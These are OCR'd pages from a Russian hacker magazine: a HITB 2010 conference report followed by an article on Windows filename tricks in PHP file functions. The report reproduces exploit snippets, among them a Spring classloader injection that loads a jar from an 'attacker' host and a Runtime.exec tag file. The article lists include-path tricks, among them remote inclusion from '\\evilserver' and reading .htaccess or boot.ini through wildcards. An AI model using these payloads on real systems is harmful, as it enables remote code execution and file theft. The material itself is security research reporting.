Понятно, что уязвимости, позволяющие выйти из дочерней системы в родительскую, будут появляться, но эта проблема частично решается патч-менеджментом. А вот как быть с ошибками, связанными с неправильной конфигурацией и архитектурой виртуальной инфраструктуры?
Клаудио Крисционе из Италии попробовал ответить на этот вопрос, представив доклад по теме. Вот ключевые точки его выступления:
• Фреймворк VASTO для метасплоита, «The Virtualization Assessment Tolkit». Он позволяет автоматизировать ряд проверок во время аудита виртуальной инфраструктуры. В частности, для поиска виртуальных машин есть модуль Vmware Version, который с помощью soap-запроса на 80 порт позволяет получить инфу о версии системы путем фингерпринтинга.



dvd

Все материалы конференции ты можешь найти на нашем DVD



links

Материалы конференции размещены по ссылке conference.hackinthebox.org/hitbsecconf2010kul/materials/



Самуил Шах. Запомни это лицо: если тебе посчастливится побывать на его докладе, то считай, что тебе крупно повезло

• Аудит клиентских машин, то есть тех, с которых осуществляется управление виртуальной инфраструктурой — занятие повеселей. На всех из них присутствует клиентское ПО (VMware VI client) и, конечно же, в нем есть уязвимости — к примеру, в тех же ActiveX-компонентах. Также у клиентского ПО есть функция автоматических обновлений. Запрос на обновление выглядит следующим образом:

```
<ConfigRoot>
 <clientConnection id="0000">
  <authdPort>902</authdPort>
   <version>3</version>
    <patchVersion>3.0.0</patchVersion>
    <apiVersion>3.1.0</apiVersion>
    <downloadurl>https://*/client/VMware-
Viclient.exe</downloadurl>
  </clientConnection>
</ConfigRoot>
```

Если мы можем спуфить сеть и реализовать атаку MITM, то не составит труда подсунуть приложению паленые обновления с нашего поддельного сервера.

• Еще одной интересной фишкой был баг url-форвардинга, с помощью которого можно слать POST-запросы на внутренние ресурсы и сканировать виртуальную подсеть, даже если к ней закрыт доступ (запросы в этом случае идут с IP-адреса сервера виртуальных машин).


• Помимо этого были показаны различные варианты спуфинга между компонентами ну и, конечно же, модуль для брутфорса паролей.

В целом доклад Клаудио был интересным, но ряд угроз, уникальных для виртуальной инфраструктуры, в нем все же не были упомянуты. К примеру, подмена виртуальной машины во время миграции. По этому поводу Клаудио сказал мне, что они работают над эксплоитом, который сможет реализовать атаку на практике, и ждут патчей от производителей, чтобы выложить в паблик.

Бинарная плантация

Следующий доклад был представлен исследователем Митей Колсеком из ACROS. Ты наверняка слышал про баг DLL Hijacking. Так вот, эти ребята рассказали все подробности данной атаки, да еще и поведали о некоторых новых фишках. Вот список основных способов использования уязвимости DLL Hijacking:

```
• Нажатие на ссылку в браузере
• Нажатие на ссылку, пришедшую по почте
• Нажатие на ссылку, пришедшую в IM
• Открытие директории на файловом сервере
• Документ с DLL в ZIP-архиве
• Документ с DLL в ZIP на USB
• Документ с DLL в ZIP на CD
• Локальное повышение привилегий
```



Отрывки из моего доклада. Концепт Stuxnet для SAP

Этого уже немало, но ребята нашли еще одну фишку. При подгрузке exe-файлов через функцию CreateProcess необходимый файл ищется по следующему алгоритму:

```
Проверяется директория, из которой запущено приложение
Текущая рабочая директория (CWD)
C:\windows\system32
C:windows\system
C:windows\
System Path; User Path
```


Тут ничего не поделаешь. Все четко, но при запуске бинарника при помощи ShellExecute мы получаем такую же картину, только без первого пункта! То есть, сперва проверяется текущая рабочая директория, а это как раз то, что нам надо. Таким образом, ряды более чем четырех сотен приложений, уязвимым к DLL Hijacking или Binary planting (как называют это исследователи из ACROSS), пополнили еще 120 уязвимых к EXE planting.

Помимо этого они выпустили тулзу ACROS Binary Planting Detector (как будто им чужих не хватало :)), с помощью которой простые смертные также могут найти уязвимости в других приложениях. Ну и конечно, в докладе описаны рекомендации по безопасности для разработчиков, админов и юзеров. На сайте www.binaryplanting.com можно ознакомиться с последними новостями по данной теме и проверить себя на уязвимости.

Палим кейлогеры

Все наверняка в курсе, что существуют хардварные кейлогеры, которые вставляются между клавиатурой и ps/2-разъемом, позволяя записывать все нажатия клавиш. На первый взгляд, преимущество их очевидно: в отличие от софтварных их невозможно обнаружить программно. Точнее, было невозможно, пока один исследователь не задумался об этом и не предложил решение. Еще до доклада, во время общения с автором методики, мне в голову пришла мысль, что это тайминги. И я оказался прав.

Все были удивлены тем фактом, что практически все кейлогеры работают по уязвимой для этого метода обнаружения схеме. Сперва они получают сигнал от клавиатуры, потом обрабатывают его, а затем передают в компьютер. Собственно, на различии во времени



Шелл-код в картинке

между обычным и перехваченным сигналом можно играть, и тем самым обнаруживать факт наличия кейлогера. Более подробно технические нюансы ты можешь посмотреть в докладе, если разбираешься в железе (я, честно говоря, в этом не силен). Также в докладе описаны и другие методы обнаружения. На самом деле я удивлен, почему кейлогеры не работают как прокси, перехватывая сигнал незаметно. Полагаю, скоро появится новое поколение кейлогеров, которых уже так просто не обнаружить.

Эксплойты с доставкой на дом


Исследователь Самуил Шах традиционно выступил в конце конференции, изрядно повеселив публику. Вообще этот индус — отличный оратор и профессионал в своей области. Его доклады встречаются в архивах таких конференций, как Blackhat, аж за 2000 год. Многим бы следовало поучиться у него именно мастерству ведения презентаций и подачи материала. Зачастую бывает так, что серьезные технические исследования доносятся совершенно безграмотно — вот пришел специалист рассказать, как эксплуатировать переполнение кучи в девайсах с нестандартной архитектурой на какой-нибудь «embended OS», и мямлит себе под нос, а на слайдах одни скриншоты из дебагера. Шанс, что кто-нибудь кроме него поймет, что он сказал, а главное — заинтересуется этим, не велик. С другой стороны, есть прекрасные ораторы, которые любой самый скучный и боянистый доклад могут подать так, что все будут слушать, не отрываясь, и друзьям потом пересказывать. Самуил один из них: доклад не уступает шоу какого-нибудь Эдди Мерфи. Впрочем, хватит лирических отступлений, рассмотрим, что же интересного было в докладе с технической стороны, ибо атмосферу я все равно не передам.
Доклад назывался «Доставка эксплойтов». Не секрет, что основная масса уязвимостей аккумулируется в клиентском софте: есть множество браузеров, у них множество плагинов и во всем этом многообразии находят тонны уязвимостей. В их эксплуатации обычно есть нюанс: чаще всего необходимо заставить пользователя сделать что-либо: например, перейти по паленой ссылке.

Самый простой и действенный способ, который сейчас набирает обороты – это использование сервисов для сокращения url (например, bit.ly). К слову, я считаю эти сервисы глобальным злом, и мне кажется, что придумали их те, кому выгодно массово троянить пользователей под маской удобства. Суди сам: используя сокращения URL можно весело вешать браузер, зацикливая несколько ссылок друг на друга. С двумя ссылками такая вещь уже не катит, но если использовать три и более линков — многие браузеры вешаются. Из той же оперы идея «укорачивания» паленых ссылок, содержащих подозрительный для персональных файрфолов контент.
В качестве примера всего вышеописанного был рассмотрен эксплойт переполнения буфера в VLC-плеере. Переполнение происходит при загрузке «кривого» плейлиста, в котором не проверяется длина переменной при занесении в буфер. Классная уязвимость, но вот только проэксплуатировать, а точнее впарить пользователю, ее не так-то просто.
Не думаю, что люди часто получают по почте ссылку на плейлист, который необходимо проиграть. Согласись, выглядит неестественно. Но исходник плейлиста все же приложу.

```
<?xml version="1.0" encoding="UTF-8"?>
<playlist version="1"
   xmlns="http://xspf.org/ns/0/"
   xmlns:vlc="http://www.videolan.org/vlc/playlist/
ns/0/">
 <title>Playlist</title>
 <trackList>
  <track>
   <location>
      smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
   </location>
   <extension
      application="http://www.videolan.org/vlc/
playlist/0">
     <vlc:id>0</vlc:id>
```



Я с частью команды HITB



Отрывок из доклада про обнаружение кейлогеров

```
    </extension>
   </track>
  </trackList>
</playlist>
```

Тут-то как раз и приходят на ум различные ухищрения. Ухищрение номер один – разместить эксплоит на smb-шаре. Ухищрение номер два – сгенерировать Alpha-numeric шелл-код. Ухищрение номер три – сократить этот огромный url при помощи bit.ly. В итоге нам остается только внедрить на сайт следующий код

```
<embed type="application/x-vlc-plugin"
  width="320" height="200"
  target="http://tinyurl.com/ycctrzf"
  id="vlc" />
```

Прелесть тут заключается в том, что мы и переполнение поэксплуатировали, и защитные механизмы обошли, ведь никакого подозрительного шеллкода или ява-скрипта в сгенеренном коде нет. Ну и, конечно же, никто не мешает внедрить этот код, используя XSS-уязвимость на крупном сайте или популярной соцсети.
Теперь второй пример: 0day под ie+java. Внимание, фокус! Как ты думаешь, что изображено на этом рисунке?
Это шелл-код. Да, вот самый настоящий шелл-код, побайтно закодированный в пикселях изображения. Такой шелл-код несложно загрузить пользователю в память, поместив его в аватар. Плюс в том, что такой код не будет обнаруживаться различными антивирусами, но остается вопрос: как, собственно, его выполнить?. С приходом всяческих нововведений типа HTML5 мы получаем огромное количество новых способов обхода средств защиты. К примеру, у нас появился замечательный тэг <Canvas>, с помощью которого, используя функцию getimagedata(), можно побайтово считать шелл-код из картинки и выполнить его. Вот такой хитрый метод был представлен в докладе, а подробности… Ну, ты меня понял :).

Доим лошадь, или выполняем произвольный код в Java

Отличное название для отличного доклада. В свое время я хотел сделать исследование на эту тему, но все время руки не доходили. Было ложное ощущение того, что Java реально безопасна, и смысла лезть в эту степь нет. Классный парень Медер Кадыралиев из Киргизии, сейчас работающий в австралийском Google, сделал довольно успешный ресерч на эту тему. Саму Яву он не затронул, но вот популярным фреймворкам Apache struts2, Spring и JBoss Seam досталось по полной.
Рассмотрим один из багов в Spring. Там есть технология MVC, которая позволяет создавать объекты автоматически, на основе введенных POST-запросов. Уже ясно, что это адское палево, но посмотрим дальше. Если, к примеру, вызвать следующий POST-запрос:

```
POST /adduser HTTP/1.0
...
user.address.street= Disclosure+Str
```


Он будет эквивалентен такому вызову на сервере:

```
frmObj.getUser().getAddress().setStreet(
    "Disclosure Str.")
```

А что же будет, если сделать такой запрос:

```
POST /adduser HTTP/1.0
...
class.classLoader.URLs[0]=jar:http://attacker/spring-
exploit.jar!/
```

Тут мы пытаемся подменить URL загрузчика классов на jar-архив, лежащий на нашем сервере. Как результат — мы сможем выпол-



Эксплойт, закодированный в url

нить теоретически произвольный код. Но для этого необходима еще пара шагов. Загрузчик классов ищет в jar-архиве TDL-файлы, которые хранят ссылки на tag-файлы.

```
/META-INF/spring-form.tld which defines form:input
and form:form tags:

<tag-file>
    <name>input</name>
    <path>/META-INF/tags/InputTag.tag</path>
  </tag-file>
  <tag-file>
    <name>form</name>
    <path>/META-INF/tags/InputTag.tag</path>
  </tag-file>
```

А tag-файлы, в свою очередь, могут хранить java-код и компилируются при загрузке. Таким образом, если в них внедрить следующий код, он замечательно выполнится:

```
/META-INF/tags/InputTag.tag:
<%@ tag dynamic-attributes="dynattrs" %>
<%

 java.lang.Runtime.getRuntime().exec("mkdir /tmp/
PWNED");
%>
```

К сожалению, есть одно условие — этот хак сработает, только если его проэксплуатировать до первого вызова jsp-сценария, что на практике маловероятно, но в связке с каким-нибудь DoS, который лихо перезагрузит сервер, вполне возможно.

Я рассмотрел наиболее понятный для неподготовленного читателя метод. В докладе Медера было множество очень интересных хаков, которые требуют определенных скиллов в Яве, но это уже тема для отдельного изучения. Если кому интересно, можно обратиться к первоисточнику. Минимальные знания Java необходимы для понимания доклада, для этого Медер рекомендовал классную книгу под названием «Thinking Java». Кстати, если есть желание ресерчить в данной области, можешь писать мне — возможно ты пополнишь ряды DSECRG, а потом и сам отправишься выступать на HITB с уникальным исследованием.

В заключение

Вот, пожалуй, и все наиболее интересное. О, чуть не забыл крутую тему: на HITB'е я серьезно увлекся темой lockpicking, что по-нашему – взламывание замков. Не каких-нибудь там электронных, а самых обыкновенных механических. По этой теме есть целые группы (к примеру look.nl), а также куча докладов и тренингов. Я уже подсадил на это Алексея Синцова, так что когда мы с ним прокачаем навыки, то сразу расскажем об этом в журнале (естественно, только в ознакомительных целях :)).

PS

Буквально вчера я получил подтверждение на участие с конференции Blackhat. Как и каждый специалист по ИБ, я с детства мечтал попасть туда, и вот — еду, но не просто слушателем, а докладчиком! И, судя по всему, я буду первым русским (эмигранты не в счет) докладчиком на этой знаменитой конференции, чему сам искренне удивлен. Так что жди обзор BlackHat изнутри в ближайших номерах — ты прочтешь это первым на страницах Х! ⌶



Владимир «d0znp» Воронцов onsec.ru

Сквозь тернии к файлам!

Новые уязвимости доступа к файлам в PHP



Все развивается. На смену одних методов приходят другие, продвинутые трюки быстро перестают работать, а сверхновые идеи становятся популярным старьем. Особенно эта динамика чувствуется в области безопасности веб-приложений, где царит мир php-скриптов...

Какой-нибудь год назад все просто с ума сходили от Error-based MySQL, а unserialize казался чем-то сложным и не встречающимся в реальной жизни. Теперь это уже классические техники. Что уж говорить о таких динозаврах как нуль-байт в инклудах, на смену которому пришел file name truncated. Исследователи постоянно что-то раскапывают, придумывают, а тем временем уже выходят новые версии интерпретаторов, движков, а с ними – новые баги разработчиков.

По сути, есть три метода найти уязвимость: смекалка (когда исследователь придумывает какой-нибудь трюк и проверяет, работает ли он на практике), анализ исходного кода и фаззинг. Об одном интересном китайском фаззинге и его развитии с моей стороны я хочу тебе рассказать.

Fuzzing — это не только ценный мех...

Началось все с того, что Гугл распорядился выдачей уже не помню на какой запрос и показал сайт на китайском языке: http://code.google.com/p/pasc2at/wiki/SimplifiedChinese, где было собрано множество интересных находок китайских фаззеров. Интересно, что в списке были совсем свежие находки, которые только-только публиковались в статьях. Среди них нашелся и привлекший мое внимание код следующего содержания:

```
<?php
for($i=0;$i<255;$i++)
{
  $url = '1.ph'.chr($i);
  $tmp = @file_get_contents($url);
  if(!empty($tmp))
    echo chr($i)."\r\n";
}
?>
```

Привлек он меня потому, что смысла я не понял, но разобрал в описании знакомые символы «win32» :). Переводить китайскую письменность было странным развлечением даже с помощью google.translate, поэтому я тупо скомпилил этот код под винду и посмотрел на результат. Каково же было мое удивление, когда обнаружилось, что у файла в винде существовали как минимум 4 имени: 1.phP, 1.php, 1.ph>, 1.ph<. Теперь уже китайская письменность не казалась мне такой далекой, и переводчик Гугла помог понять ее смысл. Собственно, в этом самом «смысле» не было ничего больше, чем описание кода и результата его работы. Не то чтобы не густо — вообще никак! Такое положение дел меня не устраивало. До сих пор не понимаю этих китайцев — неужели им не интересно было понять, какие функции еще уязвимы, какие особенности у этого бага при эксплуатации, а конце концов, почему это вообще работает?

Требую продолжения банкета!

Первым делом я добавил второй итератор и



Оригинальная заметка в китайской Wiki. Наломали, но недодумали...

Warning: include(i<) [function.include]: failed to open stream: Permission denied in C:\Program Files\ \www\test.php on line 2

Warning: include() [function.include]: Failed opening 'i<' for inclusion (include_path='.;C:\php5\pear') in C:\Program Files\ \www\test.php on line 2

Положительный результат проверки существования директории

запустил код с фаззингом уже по двум последним байтам. Результаты были непредсказуемы:

```
1.p<0 (нуль-байт на конце)
1.p< (пробел на конце)
1.p<"
1.p<.
1.p<<
1.p>>
1.p<>
1.p><
1.p<(p/P)
1.p>(p/P)
1.p(h/H)<
1.p(h/H)>
1.p(h/H)(p/P)
```

Отсюда явно проглядывались закономерности — на конце имени файла могли идти символы: точка, двойная кавычка, пробел, нуль-байт. Чтобы проверить эту догадку, я запустил следующий код:

```
<?php
if (file_get_contents("test.php".str_
repeat("\"",10).str_repeat(" ",10).str_
repeat(".",10))) echo 1337;
?>
```

Как нетрудно догадаться, он вернул 1337, то есть все работало так, как и было предсказано. Это само по себе было уже расширение по символам популярной уязвимости, альтернативы нуль-байту в инклудах. После продолжения издевательств над интерпретатором были найдены конструкции имени файла со слэшами на концах, которые тоже читались без проблем:

```
file\./.\.
file////.
file\\\.
file\\.//\/\/\/.
```

Думаю, здесь все ясно: если использовать слэши после имени файла, то на конце всегда должна стоять точка. При этом слэши можно миксовать, и между ними можно втыкать одну точку.

При всем при этом оставалось неясным главное — что скрывают символы < и >?

Великий и могучий WINAPI

Как мне быстро стало понятно, фаззингом природу этой ошибки не поймешь. Оставалось два варианта: смотреть сорцы или трассировать вызовы. Оба эти метода довольно быстро указали на одно и то же — вызов функции FindFirstFile. При этом в стеке вызов проходил уже с заменой символа **>** на **?**, а **<** на *****, двойная кавычка же заменялась на точку. Также очень весело было замечать, что, несмотря на замену, < не всегда работала как * в маске файла, а вот **<<** всегда хорошо отрабатывала. При этом в стеке оба вызова были совершенно одинаковые, но давали разный результат (см. рисунок). Теперь стало полностью ясно, откуда растут ноги. И ноги действительно росли из Ж под именем MS.

Великий и могучий MSDN

Теперь оставалось понять, является ли такое поведение функции FindFirstFile нормальным, или же здесь имеет место баг. Искать ответ на этот вопрос я начал с документации: msdn.microsoft.com/en-us/library/aa364418(v=vs.85).aspx.

В самой документации ничего не говорилось насчет символов **> < "**, зато вот в комментариях...

```
Bug?!
The characters of '<' and '>' are treated like
wildcard by this function.

[MSFT] — these are listed in the Naming A File
topic as illegal characters in path and file
names. That topic is being updated to make this
clearer.
History

10/19/2007
xMartian

5/2/2008
Mark Amos — MSFT
```

То есть об этом баге было известно еще в 2007 году! А ответ производителя вообще потряс своим содержанием... Без комментариев :). На этом, вроде бы, стала окончательно ясна причина такого поведения PHP. Можно было приступать к расширению области применения данного бага. Перепробовав различные варианты, перечитав кучу документации (MSDN и правда очень полезен) и опробовав сотни идей, я выявил ряд правил, которые работают для файловых имен в WIN-системах. Причем баг в FindFirstFile способствует только первым четырем из них (нулевой пункт не считаем). Также, забегая вперед, скажу, что уязвимость касается не только функции file_get_contents:

0. Символы ***** и **?** не работают в именах файлов при вызове FindFirstFile через PHP (фильтруются).

1. Символ **<** заменяется при вызове FindFirstFile на *****,




links

• Документация функции FindFirst-File: msdn.microsoft.com/en-us/library/aa364418(v=vs.85).aspx;
• Спецификации по именам файлов (многие трюки почерпаны оттуда): msdn.microsoft.com/en-us/library/aa365247(v=vs.85).aspx;
• Сведения о сокращенных именах файлов в Windows: technet.microsoft.com/en-us/library/cc722482.aspx;
•Мой блог (отвечаю на вопросы, пишу по мере сил): oxod.ru.



warning

Вся информация приведена исключительно в образовательных целях. Ответственность за любые действия, совершенные с ее использованием, несет только лицо, совершившее эти действия.



Отрицательный результат проверки существования директории



Статья M4g на snipper.ru. То же самое, что у китайцев, только по-русски

то есть маску любого количества любых символов. При этом были найдены случаи, когда это работает некорректно (см. картинку). Для гарантированной маски ***** следует использовать **<<**.

Пример: `include('shell<')` подключит файл `shell*`, причем если под маску попадет более одного файла, то подключится тот, который идет раньше по алфавиту.

2. Символ **>** заменяется при вызове FindFirstFile на **?**, то есть один любой символ.

Пример: `include('shell.p>p')` подключит файл `shell.p?p`, причем если под маску попадет более одного файла, то подключится тот, который идет раньше по алфавиту.

3. Символ **"** заменяется при вызове FindFirstFile на точку.

Пример: `include('shell"php')` эквивалентно `include('shell.php')`.

4. Если первый символ в имени файла — точка, то прочитать файл можно по имени без учета этой точки.

Пример: `fopen("htaccess")` эквивалентно `fopen(".htaccess")`, а более навороченно, с использованием п.1, `fopen("h<<")`. Так как в имени файла вторая буква "a", то по алфавиту он, скорее всего, будет первым.

5. В конце имен файлов можно использовать последовательности из слэшей одного или разного вида (прямой и обратный), между которыми можно ставить одну точку, причем в конце всегда должна стоять точка, и не **"**, а настоящая.

Пример: `fopen("")`

6. Можно использовать сетевые имена, начинающиеся с \\, за которыми идет любой символ, кроме точки. Это очевидно и было известно всем давно. Дополню лишь, что если сетевое имя не существует, то на операцию с файлом уходят лишние 4 секунды, что способствует истечению времени и ошибке max_execution_time (смотри статью «Гюльчатай, открой личико» в][04.2010). Также это позволяет обходить `allow_url_fopen=Off` и делать RFI.

Пример: `include('\\evilserver\shell.php')`

7. Можно использовать расширенные имена, начинающиеся с \\.\, что дает возможность переключаться между дисками в имени файла.

Пример: `include('\\.\C:\my\file.php\..\..\..\D:\anotherfile.php')`.

8. Можно использовать альтернативный синтаксис имени диска для обхода фильтрации слэшей.

Пример: `file_get_contents('C:boot.ini')` эквивалентно `file_get_contents('C:/boot.ini')`

9. Можно использовать короткие DOS-совместимые имена файлов и директорий. Это боян, не спорю. Но обращаю твое внимание, что если в директории находится более четырех файлов, имена которых короче трех символов, то такие имена будут дополнены четырьмя хекс-символами. Аналогично будет изменено имя файла, если в директории находятся более четырех файлов, чьи имена начинаются с тех же двух первых букв.

Цитата: «`Specifically, if more than four files use the same six-character root, additional file names are created by combining the first two characters of the file name with a four-character hash code and then appending a unique designator. A directory could have files named MYFAVO~1.DOC, MYFAVO~2.DOC, MYFAVO~3.DOC, and MYFAVO~4.DOC. Additional files with this root could be named MY3140~1.DOC, MY40C7~1.DOC, and MYEACC~1.DOC`».

Пример: in.conf имеет DOS имя IND763~1.CON, то есть его можно прочитать строчкой `file_get_contents('<<D763<<')`, в которой вообще не содержится ни байта из настоящего имени файла! Как считаются эти четыре хекс-символа нигде не сказано, но они, кажется, зависят только от имени файла.

10. В PHP под окружением командной строки (не mod_php, а php.exe) работает специфика файлов с зарезервированными именами aux, con, prn, com1-9, lpt1-9.

Пример: `file_get_contents('C:/tmp/con.jpg')` будет бесконечно читать из устройства CON нуль-байты, ожидая EOF.

Пример: `file_put_contents('C:/tmp/con.jpg',chr(0x07))` пискнет динамиком сервера (музыка :)).

Советую вырезать все пункты и повесить в рамочку на видное место. Лишним не будет :).


«ЕСТЬ ТРИ МЕТОДА НАЙТИ УЯЗВИМОСТЬ: СМЕКАЛКА, АНАЛИЗ ИСХОДНОГО КОДА И ФАЗЗИНГ»


Играем в считалочку

